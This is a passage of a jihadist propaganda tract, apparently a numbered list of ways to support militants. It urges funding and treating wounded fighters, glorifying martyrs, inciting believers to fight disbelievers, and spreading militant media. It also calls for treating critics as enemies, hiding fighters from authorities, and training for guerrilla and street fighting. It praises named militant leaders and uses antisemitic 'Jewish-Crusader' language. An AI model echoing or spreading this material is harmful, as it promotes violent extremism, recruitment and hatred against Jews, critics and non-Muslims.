
And Allâh is the source of assistance, and upon Him is all reliance.

[22] One fifth of wealth attained in war.
[23] The treasury.

11. Cooperate In Treating the Wounded

... and this is done by cooperating to purchase medicine and treatments for them or paying for their treatment or paying the salary of the doctor. And there is no doubt that those injured constitute a great number of the *Mujâhidîn*, so when they are provided with the means to be treated, then this is a great service to them, and is a expected from the following types of people:

- Doctors and pharmacists that have some insight and experience in treating the wounded
- Those who live in or near the areas where fighting is taking place; these are able to do what cannot be done by other than them, since they are able to travel to the location of those injured and provide treatment
- Those who have the injured travel to them from another land must provide the necessary services and pay off all related bills.

And likewise, this is general to all who are able to spend on the *Mujâhidîn*, whereas they should spend on their injured and wounded.

12. Praise the Mujâhidîn and Mention Their Accounts and Call the People to Follow In Their Footsteps

And from the methods of serving the *Jihâd* and the *Mujâhidîn* is to praise the *Mujâhidîn* and to raise one's head with them and to boast about their actions and mention their stories and what occurs to them of miracles and victories against the enemies of this *Dîn*. So, with this, the hearts are given life and incline towards the honor and glory of the past. What the *Mujâhidîn* have given of their noble blood, pure limbs, and clean and purified souls drain the pens of ink:

*Every day, there are caravans for the Gardens * Martyrs that the All-Knower is pleased with,*

*What can I say in describing what they did? * The speech is mute and the pens have dried.*

And in mentioning their stories, there is a call for the people to follow in their footsteps by which they walked upon the methodology of the Prophet Muhammad (peace be upon him). And what is better than for you to make the examples of the *Ummah* to be the *Mujâhidîn* who give their lives in order to raise the banner of this *Dîn*, instead of them being those lost in temptation or heedless among the pleasures of this life?

The *Ummah* should know that the history of *Jihâd* and the *Mujâhidîn* and the martyrs is not an individual disconnected piece. Rather, it is a continuous series within the history of this persistently noble *Ummah* that was started by Muhammad (peace be upon him) and his noble Companions and those that followed in their footsteps until today.

The one who joins the caravan of the *Mujâhidîn* is not a stranger from the true Islâm that the Prophet Muhammad (peace be upon him) came with; rather, he is traversing his path. And the one who asks why the scholars of today do not go out for *Jihâd* and do not fight in the Path of Allâh, then we say to him: the example is Muhammad (peace be upon him), not those who incline towards the life of this world and busy themselves with it, no matter what name or label is ascribed to him:

*They said: "Is there one who's footsteps you can follow * From the scholars or recitors?"*

*I said: "The Prophet Muhammad and his Companions * With their Jihâd, they remained persistent.*

*Verily, my example is Ibn al-Walîd and Mus'ab * And Ibn az-Zubayr and the rest of the Ansâr."*

*They said: "Your path is scattered with hardships * So, why do you seek a life of danger?"*

*I said: "Hardship is the description of the path to our Gardens * As for pleasure, then this is the description of the path to the Fire."*

So, it is a must to call the people and the *Ummah* to take the *Mujâhidîn* as examples in life so that the *Ummah* can return to its past glories, as the latter part of this *Ummah* will not be rectified except by that which rectified its earlier part.

13. Encourage the Mujâhidîn and Incite Them to Continue

There is no doubt that an increase in the number of traitors and deniers have an effect on the morale of the *Mujâhidîn*, even though this will not halt them on their path due to the saying of the Prophet (peace be upon him): **"…they will not be harmed by those who oppose or betray them."** However, it is necessary to encourage the *Mujâhidîn* and to stand by them and back them up and to show them that we are with them against their enemies wherever they may be. Likewise, we must encourage them to continue their *Jihâd* and to be patient upon it despite what troubles and turmoils they may face.

So, this is from the greatest forms of moral support that we can present to the *Mujâhidîn*, and it may be that Allâh might have Mercy on us because of it.

These days, the need has increased of the *Mujâhidîn* for those who will strengthen their resolve, since there has been an increase in the number of deceivers and those who mix truth with falsehood, and there is no might nor power except with Allâh, the High and Mighty. The Prophet (peace be upon him) spoke the truth when he said: **"There will come after you days in which the patience of the good-doer will bring about the reward of fifty of you (Companions), since you have around you those who encourage you to do good, and they will not find around them those who will encourage them to do good."**

So, let us be from those who encourage the *Mujâhidîn*:

*You have no horses or wealth to give * So, let the tongue assist if the situation does not.*

14. Speak Out For the Mujâhidîn and Defend Them

It has been narrated by at-Tirmidhî from Abû ad-Dardâ' (may Allâh be pleased with him) that the Prophet (peace be upon him) said: **"Whoever defends the honor of his brother, Allâh will turn the Fire from his face on the Day of Resurrection,"** and this is from the rights of the *Mujâhidîn* upon the rest of the *Ummah*.

We should be extremely cautious of attacking the honor of the *Mujâhidîn* and publicizing that which will harm their image, and delving deeply into looking for their faults and mistakes and exposing them. Rather, what is obligatory upon us in this situation and in these times is to stand by them, defend their honor, cover their mistakes, and to have enmity towards those who desire to harm them or publish what will harm them. Here, I wish to encourage my brothers to boycott the newspaper '*ash-Sharq al-Awsat*' and all newspapers similar to it, because it exerts itself in following the plans of the Jewish-Crusader alliance by sowing divisions between the *Ummah* and the *Mujâhidîn* and cutting up their ranks, and publishing lies about them, and works to kill the morale of the *Ummah*. So, it is an evil newspaper – both in its origin and in its methodology – and I believe that it is not permissible to work for it or for any publishing company that fights against Allâh, His Messenger, and the believers. And we should know that our role with our *Mujâhidîn* brothers is illustrated in the saying of Allâh – the Exalted:

وَالذِينَ جَاؤُوا مِن بَعْدِهِمْ يَقُولُونَ رَبَنا اغْفِرْ لَنا وَلِإِخْوَانِنا الذِينَ سَبقُونَا

بِالْإِيمَانِ وَلَا تَجْعَلْ فِي قُلُوبِنَا غِلًّا لِلَّذِينَ آمَنُوا رَبَّنَا إِنَّكَ رَءُوفٌ رَحِيمٌ

"And those who came after them say: "Our Lord! Forgive us and our brethren who have preceded us in Faith, and put not in our hearts any hatred against those who have believed. Our Lord! You are indeed full of kindness, Most Merciful."[24]

Shaykh Yûsuf al-'Uayrî (may Allâh have Mercy upon him) said: "And from the forms of *Jihâd* with one's tongue is to expose the reality of this Crusader war that is being launched against Islâm and to defend the honor of the *Mujâhidîn*, and this occurs between a specific man and his family, as well as between the general people in their meeting places, mosques, workplaces, and schools. So, every Muslim is obliged to strive with his tongue as much as he is able, and *Jihâd* with the tongue does not have conditions. Rather, it is an obligation to speak and clarify to the people every word that one sees will contribute to exposing and embarrassing the Crusaders or defending the *Mujâhidîn*, and Allâh knows best."

And he (may Allâh have Mercy upon him) said: "As for those who are pleased with remaining silent, then Allâh – the Exalted – says to him and his likes:

وَإِن تَتَوَلَّوْا يَسْتَبْدِلْ قَوْمًا غَيْرَكُمْ ثُمَّ لَا يَكُونُوا أَمْثَالَكُمْ

"And if you turn away, then He will exchange you for another group of people, and they will not be like you."[25]

And Allâh – the Glorified and Exalted – has promised the one who remains silent in times such as these with what has been reported by Abû Dâwûd and Ahmad from Jâbir bin 'Abdillâh and Abû Talhah bin Sahl al-Ansârî (may Allâh be pleased with them both) that the Messenger of Allâh (peace be upon him) said: **"There is no Muslim who betrays another Muslim in a situation in which his honor is being violated or his status belittled except that Allâh – Mighty and Majestic – will betray him in a situation in which he likes to be assisted. And there is no Muslim who assists his Muslim brother in a situation in which his status is being belittled or his honor violated except that Allâh will assist him in a situation in which he likes to be helped."**"

And today, we are in a time in which those who insult the *Mujâhidîn* and belittle them and mock them from among the hypocrites and apostates, as well as those who ascribe themselves to Islâmic knowledge – and Islâmic knowledge is free of them – are many.

[24] Al-Hashr; 10
[25] Muhammad; 38

And what must be known here is that the honor of the *Jihâd* and the *Mujâhidîn* today is more sacred than that of many scholars - those who do not miss any chance to turn the people away from *Jihâd*, and here, two points must be addressed:

1 - Defending the *Jihâd* and the *Mujâhidîn* contains a great benefit which has preference over the interest of this scholar who has in any way labeled the *Mujâhidîn* negatively, regardless of why he claims to have done so, and answering him is a necessary obligation – even if takes away from the status of this scholar who has invited blame upon himself with his tongue.

2 - There have been *ahâdîth* narrated that there will come a time in which the scholars and the recitors will mock the *Jihâd*, such as what was reported by an-Nasâ'î in his '*Sunan*' from Salamah bin Nufayl (may Allâh be pleased with him) that he said: "I was sitting with the Messenger of Allâh (peace be upon him), so a man said: "O Messenger of Allâh! The people have set aside their horses and put down their weapons and said that there is no more *Jihâd* as the war has come to an end." So, the Messenger of Allâh (peace be upon him) put his face up to his and said: **"They have lied! Now! Now, the fighting has arrived, and there will never cease to be a group from my *Ummah* fighting upon the truth, and Allâh will shake the hearts of people for them and will provide for them from what (those people) own, until the Hour is established and the Promise of Allâh comes, and there is good in the forelocks of horses until the Day of Resurrection."**

Also, Ibn 'Asâkir narrated from Zayd bin Aslam from his father that the Messenger (peace be upon him) said: **"*Jihâd* will remain sweet and green as long as rain falls from the sky, and there will come a time upon the people in which the recitors from them will say: "This is not the time for *Jihâd*." So, whoever lives to see that time, then this is the best time for *Jihâd*."** He (peace be upon him) was asked: "O Messenger of Allâh! Will there be people who actually say this?" He (peace be upon him) said: **"Yes, those who have been cursed by Allâh, the Angels, and all of the people."**

15. Expose the Hypocrites and Traitors

This is obligatory and follows defense of the *Mujâhidîn* against those who attack them and their methodology, but here it should be said that the Noble *Qur'ân* has specifically exposed the hypocrites who betrayed the *Jihâd* and attempted to put obstacles and barriers in the path of the *Mujâhidîn*, except that they are the greatest enemy. And in our present times, there are many descendants of

'Abdullâh bin 'Ubayy bin Abî Salûl, and their statements strongly resemble those of the *Imâm* of *Nifâq*, Ibn Salûl. So, there is no option but to expose them and their plans, following the example of the Noble *Qur'ân*.

And from the most despicable of what these hypocrites and their likes have fallen into today is that they have equated the *Mujâhidîn* in the Path of Allâh with the *Khawârij* and stated that the *ahâdîth* reported from the Prophet (peace be upon him) apply to them, not knowing that *they* are closer to being *Khawârij*, since these leaders of hypocrisy and their likes from amongst the traitors **"…recite the *Qur'ân*, but it does not come past their throats,"** and they have allegiances to the apostates and the worshippers of the Cross and idols instead of to the *Mujâhidîn* and the people of Islâm.

So, Glory be to You, my Lord; indeed this is a great fabrication!

And how in need are we today of the recitors of '*at-Tawbah*' to expose the hypocrites of our times for us without compromise or hesitance…

And there has not ceased to be for this religion – thanks to Allâh – truthful scholars who speak the truth even if that would lead to some hardship; they leap forward to defend the *Dîn* and the *Sunnah* of the leader of the Messengers (peace be upon him), and from the most famous of them in our times are: *Shaykh* 'Alî al-Khudayr and *Shaykh* Nâsir al-Fahd (may Allâh hasten their release), as well as *Shaykh* Yûsuf al-'Uyayrî (may Allâh have Mercy upon him). These and others were - in truth - strong rocks that smashed through the traitors and deniers, and there is still a group of the people of knowledge and virtue who clarify to the people what has been thrown over their eyes regarding the affairs of their religion and the plans of the enemies of this belief, as well as those who serve them from amongst the traitors (whether they do this with a good intention or a bad one).

The Messenger of Allâh (peace be upon him) said: **"There will always be those who will protect this knowledge from the deviants; they protect it from the exaggerations of the extremists, the (false) ascriptions of the deniers, and the interpretations of the ignorant."**

So, from the methods of serving the *Jihâd* and the *Mujâhidîn* is to expose these hypocrites and their hidden plans in both public and private gatherings - and to not be hesitant in doing this - because they are the extended arms of imperialism and Westernization; they forbid the *Ummah* from arming itself, and they consider it at fault if it turns to fighting, and they call the people to live their lives in submission and humiliation; they are pleased with the life of this World and place their trust in it, and the Devil has beautified their actions for them, and there is no might nor power except from Allâh.

And from the most important of methods in doing this is to exert effort in publishing and distributing the books of the scholars mentioned above, as they contain ample clarification.

16. Call and Incite the People to Jihâd

And this is from the most important methods available to the one who cannot make *Jihâd* himself; it is upon him to incite others, due to the saying of Allâh – the Exalted:

فَقَاتِلْ فِي سَبِيلِ اللَّهِ لاَ تُكَلَّفُ إِلاَ نَفْسَكَ وَحَرِّضِ الْمُؤْمِنِينَ

"So fight in the Path of Allâh; you are not held responsible except for yourself, and incite the believers..."[26]

يَا أَيُّهَا النَّبِيُّ حَرِّضِ الْمُؤْمِنِينَ عَلَى الْقِتَالِ

"O Prophet! Incite the believers to fight!"[27]

So, it is an obligation upon the one who is able to make *Jihâd*, the one who is unable to make *Jihâd*, and every Muslim to incite his brothers to fight the disbelievers. We are in a time where we are most in need of direct application of these verses and in this is a great reward, as the Messenger of Allâh (peace be upon him) said: **"The one who facilitates a good act being performed is like the one who performed it."**

17. Advise the Muslims and the Mujâhidîn

… and this can be implemented in innumerable ways, including informing and warning the Muslims of the plans and strategies of the disbelievers, as is mentioned in the saying of Allâh:

وَجَاءَ رَجُلٌ مِنْ أَقْصَى الْمَدِينَةِ يَسْعَى قَالَ يَا مُوسَى إِنَّ الْمَلَأَ يَأْتَمِرُونَ بِكَ لِيَقْتُلُوكَ فَاخْرُجْ إِنِّي لَكَ مِنَ النَّاصِحِينَ

[26] An-Nisâ'; 84
[27] Al-Anfâl; 65

"And there came a man running, from the farthest end of the city. He said: "O Mûsâ! Verily, the chiefs are taking counsel together about you to kill you, so escape.Truly, I am to you of those who give sincere advice.""[28]

So, in this verse, there is a warning between the believers of what the disbelievers are planning, and advice to the *Mujâhid* in order to assist him in being hidden from his enemy, and you should help in this as much as you are able if this is needed of you. Also included in this method is to provide the Muslims with all they would need of information and insight in order to help them fight their enemy while simultaneously hiding the secrets of the Muslims.

It was said by *Shaykh ul-Islâm* Ibn Taymiyyah regarding the *Jihâd* against the apostates: "… and it is obligatory upon every Muslim to fulfill this as much as he is able, so it is not allowed for anyone to conceal what he knows of information and secrets (of the enemy). Rather, he is to spread and announce what he knows so that the Muslims would know the reality of their situation. And it is not allowed for anyone to help them to remain among the troops that are being used to fight, nor is it allowed to remain silent from establishing upon them what Allâh and His Messenger (peace be upon him) have ordered or to prevent this, as this is from the mightiest doors of enjoining the good and forbidding the evil and *Jihâd* in the Path of Allâh, and Allâh – the Exalted – has said to His Prophet (peace be upon him):

يَا أَيُّهَا النبِي جَاهِدِ الْكُفارَ وَالْمُنَافِقِينَ وَاغْلُظْ عَلَيْهِمْ

"O Prophet! Strive against the disbelievers and hypocrites, and be harsh against them… "[29]

…and these (apostates) are not excluded from being disbelievers and hypocrites."[30]

18. Hide the Secrets of the Mujâhidîn that the Enemy Can Benefit From

So, it is obligatory to conceal the secrets of the *Mujâhidîn* so that the enemies from the disbelievers and hypocrites do not benefit from them. And it is a must that the affairs of the *Mujâhidîn* – as well as preserving them, striving to protect them, and the avoidance of putting them in any danger – be a constant concern for us

[28] Al-Qasas; 20
[29] At-Tahrîm; 9
[30] Majmû' al-Fatâwâ; 35/159.

in order that we fulfill the meaning of the word 'brotherhood,' and that we have some evidence to back up our claim of love for *Jihâd* and the *Mujâhidîn*.
The people of knowledge have said: "It is absolutely forbidden to betray these *Mujâhidîn*, stand against them, tarnish their image, assist anyone against them, blow their cover, spread their pictures (on behalf of the authorities), spy on them, etc. And whoever does this, then in reality, he is assisting the Americans - who are exerting all their efforts in arresting them – and helping them reach their goals that they have otherwise failed to reach. So, be warned – brother Muslim – of being an aider of the Crusaders against the *Mujâhidîn*, and everyone who has done this in any way has transgressed and oppressed, and cooperated upon sin and transgression, and Allâh – the Exalted – has said:

وَلاَ تَعَاوَنُواْ عَلَى الإِثْمِ وَالْعُدْوَانِ

"...and do not cooperate upon sin and transgression."[31]

And the Prophet (peace be upon him) has said: **"Assist your brother whether he is the oppressor or the oppressed."**

And it is established in the '*Sahîh*' that Hammâm bin al-Hârith (may Allâh have Mercy upon him) said: "A man used to convey the talk of the people to the ruler. We were sitting in the mosque one day, so the people said: "This man is from those who convey the talk of the people to the ruler." The man came and sat with us, so Hudhayfah (may Allâh be pleased with him) said: "I heard the Prophet (peace be upon him) say: **"The one who spreads the talk of others will not enter Paradise."**"

19. Supplicate For Them

And from the methods of aiding and participating and serving the *Mujâhidîn* is to supplicate for them in secret that Allâh gives the victory over their enemies and that He keep their feet firm and that He ruins their enemies, as well as supplication for the release of their prisoners, for the health and healing of their injured, for the acceptance and forgiveness of their martyrs, for the preservation and protection of their leadership, for the safety and upbringing of their sons, and for them to constantly be gathered upon the word of truth.

And let the person choose the times most notable for his supplication to be answered, and here we will touch on some important matters regarding the issue of supplication for the *Mujâhidîn*:

[31] Al-Mâ'idah; 2

- That you supplicate for them with a humble heart, and that you do not simply supplicate for them off of the tip of your tongue, since Allâh does not accept the *du'â'* of the servant who is not mindful of Him;
- That you supplicate during the times of response, and remind the people of this. Some ways of doing this include text messages, as well as to remind one's household;
- That the person supplicates for everything that he sees fit, and that he supplicates according to current events so that he does not simply make the same *du'â'* over and over again and become bored from the lack of response. And here, we must emphasize that the *du'â'* is to be made while the person is certain of a response, and that he not become impatient and say: "I supplicated, and was no response came."

20. The Supplication of Distress (Qunût an-Nawâzil)

And because of the importance of this issue, and because of it being a *sunnah* from the *sunnah*s of the Prophet (peace be upon him), and because of those who wish to erase this *sunnah* from existence, I present the subject of *qunût* by itself. Otherwise, it is directly related to what is above regarding *du'â'* for the *Mujâhidîn*.

And these days, some try to downplay this *sunnah* in one of two ways:

First: that they say that this issue requires the permission of the ruler. And with this, the *qunût* becomes a doubtful matter to partake in, except if there were some political interest in doing so, where supplication is made against the Russian enemy, for example, and it is not against the American!

And who is this ruler of today whose permission we should hope and wait for? The one who extended to the Crusaders help and assistance? Or the one who congratulated the Russian president on his success in the elections at a time where he was in the middle of his brutal massacre of the Muslims in Grozny?

Shaykh Hamûd bin 'Uqlâ' (may Allâh have Mercy upon him) said: "Today, we know the differences in the desires of the rulers and their inclinations. So, to tie the *qunût an-nawâzil* to them makes the affairs of the Muslims submissive to the politics and best interests of the rulers. And you see in today's reality the treachery of many of the rulers, and their failure to assist the Muslims in their calamities; rather, they **fight against** the ones who assist the affairs of the *Jihâd* and the *Mujâhidîn*! So, how can we expect these to permit the *qunût* for them unless it is in accordance with their best interests and desires?"

It should also be mentioned that this condition (the permission of the ruler) is not to be considered, as there is no evidence for it, as is mentioned in the *fatwâ* of *Shaykh* Hamûd bin 'Uqlâ'.

Second: that if we were to make *qunût* for every calamity, then we will never cease making *qunût* for one calamity except that another one takes its place, and this might continue without any pause! And these people can be answered by the fact that it is legislated for us to make *qunût* for every calamity, whether they keep coming or cease to do so, as this is a *sunnah* of our Prophet (peace be upon him).

Shaykh ul-Islâm Ibn Taymiyyah says: "…and the *qunût* is from the *sunnah*s of necessity - not of regular habit – as it is established that he (peace be upon him) stopped doing it when the need for it was no longer there, and then returned to doing it when the need returned."[32]

And here, we present to you a section of *Shaykh* Hamûd's treatise regarding *qunût an-nawâzil*:

"…and it has been written by Ibn al-Qayyim in his book on prayer that Abû Thawr said to Abû 'Abdillâh Ahmad bin Hambal: "What do you say regarding the *qunût* in the *Fajr* prayer?" So, Abû 'Abdillâh said: "Verily, the *qunût* should only be performed during a calamity." So, Abû Thawr said to him: "And what calamity is greater than this calamity in which we are in?" So, Ahmad bin Hambal said to him: "If it is like this, then perform the *qunût*."

And today, we say: how numerous are the calamities of the Muslims today? So, how can there be restrictions placed on the issue of *qunût* while Allâh says that the believers are allies of one another? All of this, knowing full well that the *qunût* has great purposes that differ from simply supplicating for them in prostration or during the *khutbah*s, etc., since from among its purposes is moral cooperation and preserving concern with the affairs of the Muslims, and displaying sympathy and assistance to them, and with this, the *Mujâhidîn* become strengthened, and this can be seen and felt. We have heard many of the *Mujâhidîn* say that they become happy with the *du'â'* of their Muslim brothers for them if it is made openly in the *qunût*; rather, they constantly request this from us. Ibn Hajar says: "And it is apparent to me that the wisdom in making the *qunût an-nawâzil* in the position of standing upright as opposed to the prostration is that the followers participate with the *imâm* in supplication and *ta'mîn* (saying "*Âmîn*"). Because of this, it is agreed upon that it is to be done openly."[33] And the *qunût* is a type of victory against the enemy, and it is authentically reported from

[32] Majmû' al-Fatâwâ; 22/368.
[33] Fath al-Bârî; chapter on Qunût.

'Alî bin Abî Tâlib that when he made *qunût* during his battles, he would say: "Verily, we have been aided against our enemy."

Rather, there are those from the people of knowledge who have spoken of the obligation of *qunût an-nawâzil*, and said that it is the action of the *Imâm*s, as Ibn 'Abdil-Barr reports in '*al-Istidhkâr*' [6/202] on the authority of Yahyâ bin Sa'îd, that he used to say: "It is obligatory to make *du'â*' (i.e., *qunût*) if the armies clash in the land of the enemy, and such was the actions of the *Imâm*s.""

21. Follow and Spread the News of the Jihâd

And there is no doubt that there is a reward in following the news of the *Mujâhidîn* if this is done out of love and concern for *Jihâd*, where the person is happy when they (the *Mujâhidîn*) are happy, and he is saddened when they are saddened. As for he who considers it sufficient to do this – if the news is good, then he is with the *Mujâhidîn*, and if the news is bad, then he considers it a blessing from Allâh that he was not present to witness the events firsthand – then this person is as *Shaykh* Abû 'Umar Muhammad as-Sayf (may Allâh have Mercy upon him) said: "And verily, to avoid assisting and participating in *Jihâd*, and considering it sufficient to follow the news of the *Mujâhidîn* from afar by way of the various media outlets (audio, video, and written), then this is from the characteristics of the hypocrites whom Allâh – the Exalted – says regarding them:

وَإِن يَأْتِ الْأَحْزَابُ يَوَدوا لَوْ أَنهُم بَادُونَ فِي الْأَعْرَابِ يَسْأَلُونَ عَنْ أَنبَائِكُمْ

"...And if the Confederates should come again, they (the hypocrites) would wish that they were in the deserts among the Bedouins, seeking news about you from a far place; and if they happen to be among you, they would not fight but little."[34]

…meaning: instead of facing the disbelieving confederates who are targeting the Muslims in Madînah, the hypocrites wish that they were far away from the location of the battle and instead settled among the Bedouins asking about the news of the *Mujâhidîn* and the battle from afar. So, there is no way for this *Ummah* to prepare for this Crusade except by truthfully returning to its religion and fulfilling the transaction that Allâh made with His believing servants, where He – the Blessed and Exalted – said:

[34] Al-Ahzâb; 20

إِن اللّهَ اشْتَرَى مِنَ الْمُؤْمِنِينَ أَنفُسَهُمْ وَأَمْوَالَهُم بِأَن لَهُمُ الجَنةَ يُقَاتِلُونَ فِي سَبِيلِ اللّهِ فَيَقْتُلُونَ وَيُقْتَلُونَ وَعْدًا عَلَيْهِ حَقّا فِي التَوْرَاةِ وَالإِنجِيلِ وَالْقُرْآنِ وَمَنْ أَوْفَى بِعَهْدِهِ مِنَ اللّهِ فَاسْتَبْشِرُواْ بِبَيْعِكُمُ الذِي بَايَعْتُم بِهِ وَذَلِكَ هُوَ الْفَوْزُ الْعَظِيمُ

"Verily, Allâh has purchased of the believers their lives and their properties in exchange for Paradise. They fight in Allâh's Cause, so they kill and are killed. It is a promise in truth which is binding on Him in the Torah, the Gospel and the Qur'ân. And who is truer to his covenant than Allah? Then rejoice in the bargain which you have concluded, and that is the supreme success."[35]

Therefore, it is necessary to spread the news and messages of the *Mujâhidîn* between the Muslims because of the benefits contained in that, including:

- Reviving the feeling amongst the *Ummah* that we are as one body, that if one part of it is pained, then the other parts of it come to its attention and aid;
- To break the news blockage placed on the *Ummah*, where the enemies have taken control of the major media outlets and do not broadcast except what they desire. So, to broadcast the news of the *Mujâhidîn* provides a grassroots media base for them;
- So that the *Ummah* would be awakened and realize that the path to glory and honor is through *Jihâd* and martyrdom.

22. Participate in Spreading Their Releases of Books and Publications

… and this is related to the previous method of spreading their news and distributing it between the Muslims. So, it is necessary for you to think of spreading everything related to the *Jihâd* and that which incites and calls to it in order to aid its people, and to make use of the various methods of doing so. For example, collecting heroic accounts involving sacrifice and bravery, Xerox-copying them, and distributing them amongst the people and on the Internet; also, collecting the letters of the prisoners in Guantanamo and taking the best of them and spread them between the people so that they may increase in their sympathy for them. Likewise, everyone should try to prepare some media project regarding the *Mujâhidîn* and their affairs, and here I will mention a situation of one of the virtuous sisters who took it upon herself to collect the latest news from Chechnya. She collected the latest interviews with Shâmil

[35] At-Tawbah; 111

Bâsayev and Khattâb, and she collected some poems and stories and statements, then she put them all into a single volume and distributed them between the people.

And if you are incapable of releasing something yourself, then it is upon you to spread any thing related to the *Mujâhidîn*, of publications, books, etc. in order to serve the *Jihâd* and the *Mujâhidîn*.

23. Issue Fatâwâ That Aide Them

And this is an obligation and right upon the scholars, since it is their role to guide the *Ummah* to stand by the *Mujâhidîn* and aide them with their lives and their wealth and their supplication. And it is an obligation upon the students of knowledge and the preachers to guide the *Ummah* to this mighty obligation, just as it is obligatory upon those close to the people of knowledge – whether they be their students or relatives – to encourage them and strengthen their resolve to say what will lead to the assistance of their *Mujâhidîn* brothers. When the scholar does this, he will see an immediate and amazing effect, as in the case of the *Shaykh* of the *Mujâhidîn* of our times, Hamûd bin 'Uqlâ' (may Allâh have Mercy upon him). Not a single calamity would befall the Muslims or the *Mujâhidîn* except that you would see him taking a strong and uncompromising stance regarding it, and in doing so, he would not fear any of the creation. Rather, from the memories that one has of him is that he passed by an old cannon one time rusting on a farm, and said: "If the *Mujâhidîn* can in any way benefit from this, then I will send it to them."

May Allâh shower His Mercy upon him, as the *Shaykh* used to issue *fatâwâ* with a soul burning for Islâm and the Muslims, and it is narrated in the biography of the *Shaykh*:

"The *Shaykh* (may Allâh have Mercy upon him) used to live the past of the Muslims, as well as their present and future. He used to follow the news and sit for long hours doing so, and from his resolve in doing so is that he would use the radio himself and find out which stations carried the news (as the *Shaykh* was blind, and had to do this without being able to see the numbers on the radio). In fact, he would often snatch the radio from those sitting next to him if they were unable to find the news stations and turn the dial to find them himself, and he used to be able to determine the importance of specific news broadcasts because of his acquaintance with which announcer would broadcast what bit of news. And the news on the Internet would be read to him on a daily basis, where he would sit for at least one or two hours listening to it being read to him without being bored or restless.

So, with all of his concern, you would find all of the situations of the Muslims known to him, and all of the latest news having been received by him, so it was not for the one who would visit him except that he would ask the *Shaykh* about the latest events, to which the *Shaykh* would inform him and give him his own analysis and conclusion.

And with all of this awareness of current events, the *Shaykh* (may Allâh have Mercy upon him) was also well-acquainted with history, past events, wars, politics, as well as the major figures of politics – both living and dead – and their histories and stances. So, he was able to tie events and personalities in with their historical context. Because of this, the Muslims had a great blessing in the *Shaykh* (may Allâh have Mercy upon him), with his combination of mountainous knowledge (of the *Dîn*) and deep understanding of current affairs.

And his concern with the affairs of the Muslims was ongoing up until minutes before his death, as he used to speak constantly about the events of Afghânistân and the Tâlibân government and the latest news of the *Mujâhidîn*, and *in shâ'-Allâh*, he had a good ending.

And when some of the scholars and students of knowledge were in prison, he would not leave a single moment without asking about them, and he would constantly supplicate for them that they would remain firm upon the truth and have patience, so may Allâh reward him the best of rewards.

24. Stay Connected With the Scholars and Preachers and Inform Them of the Situation of the Mujâhidîn

And this is because the enemy is determined to stifle the Muslims and wipe out their emotional unity by way of pushing their heads into the sand and keeping the general Muslim population preoccupied with silly matters, so the scholars – if they wake up – will in turn wake the people up, and if they remain in slumber, then the people will likewise remain in slumber. The general population is usually with the scholars, at least in the matters relating to the religion, at the head of which is *Jihâd* and assistance of the *Mujâhidîn*, and the *Ummah* did not remain firm in the past when it was attacked by the Crusaders and the Tatars except because of the scholars and men that leaped forth to the *Jihâd* and gathered under the banner of *Jihâd*.

So, this is *Shaykh ul-Islâm* Ibn Taymiyyah, inciting the people to fight, standing at the side of the Muslim army in front of the Tatars, keeping the *Ummah* firm with his famous statement: "By Allâh, you will be victorious!" So, they said to him:

"Say ''*in shâ'-Allâh*'!" He replied: "I say ''*in shâ'-Allâh*' out of confirmation, not as a wishful comment." Likewise, Ibn Qudâmah stood by Salâh ud-Dîn al-Ayyûbî during his battles, etc…

So, because of this, it is obligatory to closely stick to the scholars and keep them informed of the affairs of the *Mujâhidîn* so that they stand by the *Jihâd* and incite others to it. So, just as falsehood and its people can confuse them with doubts regarding the *Jihâd* and warn them against the people associated with the *Jihâd*, so we must reverse this trend and stay close to them and remind them of their obligation in regards to the *Mujahidîn* and their rights. It may be that Allâh will bring back the likes of *Shaykh*s 'Abdullâh 'Azzâm and Hamûd bin 'Uqlâ', may Allâh have Mercy upon them both.

And the truthful scholars are those who stand truthfully with the *Mujâhidîn* and carry the pains of their stand and their speaking of the truth, whether that be in the form of imprisonment or death, and the killing of *Shaykh* Yûsuf al-'Uyayrî is not far from us.

25. Become Physically Fit

There is no choice for the one who intends or desires to participate in *Jihâd* except to see to his physical fitness which will help him were he to go out for *Jihâd* in the Path of Allâh, since it is a necessity for the *Mujâhid*. So, he must get himself used to walking, jogging and running long distances so that his physical fitness would be at a proper level that would allow him to march forth as soon as the call is made… so that he would not be a burden and a weight on his brothers, making them carry him, etc., and it has actually happened in Bosnia (among other places) that some of the brothers fell into captivity because of a lack of physical fitness.

Shaykh Yûsuf al-'Uyayrî (may Allâh have Mercy upon him) said:

"Indeed, the physical fitness of the *Mujâhid*, his ability to run long distances, carry heavy loads and exert a lot of bodily effort for extended periods of time is the primary factor that determines his usefulness on the battlefield. A *Mujâhid* can be skilled in the use of weapons, but due to his lack of physical fitness, he is unable to determine the proper position to fire his weapon from, or to scale a wall in order to find a better position to shoot from, etc. This can all happen due to a lack of physical fitness, and the *Mujâhid* that has the luxury of a high level physical fitness is able to carry out all of the tasks required of him in the best manner possible, even if he is not an expert in the use of weapons. This is because he is able to maneuver and position himself in the best manner to shoot, and he is able to do all of this in the quickest and lightest manner possible, as tiredness and fatigue do not overtake him and occupy his thoughts and affect his

speed. Because of this, we can conclude that physical fitness is an essential asset to the *Mujâhid*, especially in the case of street-fighting."

And in our times in which we live today, we see that all of the *Jihâd*s in the world today take place in the form of guerilla warfare and street-fighting. And this requires a high level of physical fitness, so do not be – my brother – a burden on other than you, and start – from now – to acquire this required level of physical fitness.

Do not belittle the issue of physical fitness – my brother – and know that the reward for it is great if it is sought with a sincere intention, and you intend with it to prepare yourself for *Jihâd* in the Path of Allâh, and the strong believer is more beloved to Allâh than the weak believer, and from strength is physical and bodily strength. The *Shaykh*, the *Mujâhid* Yûsuf al-'Uyayrî says: "The level of physical fitness that is required of the *Mujâhid* consists of him being able to do the following:

- Jog for 10 kilometers (about 6.2 miles) without stopping, and this should take him no more than 70 minutes in the worst of cases
- Run a distance of 3 kilometers (roughly 2 miles) in about 13.5 minutes
- Run for a distance of 100 meters with only 12-15 seconds of rest
- Walk a long distance – without stopping once – for at least 10 hours
- Carry a load of 20 kilograms (around 44 pounds) for at least 4 hours straight
- Perform at least 70 pushups in one shot without stopping (one can start by performing 10 pushups at once, then increasing the number by 3 everyday until eventually reaching 70)
- Perform 100 situps in one shot without stopping (one can start by performing 10 situps at once, then increasing the number by 3 everyday until eventually reaching 70)
- Crawl using his arms for a distance of 50 meters in 70 seconds at most
- Perform the Fartlik run (an exercise that combines walking, speed-walking, jogging and running, and it is as follows: the *Mujâhid* begins by walking normally for 2 minutes, then he walks quickly for 2 minutes, then he jogs for 2 minutes, then he runs for 2 minutes, then he runs fast for a distance of 100 meters, then he returns to walking, and so on and so forth until he does this 10 times non-stop)

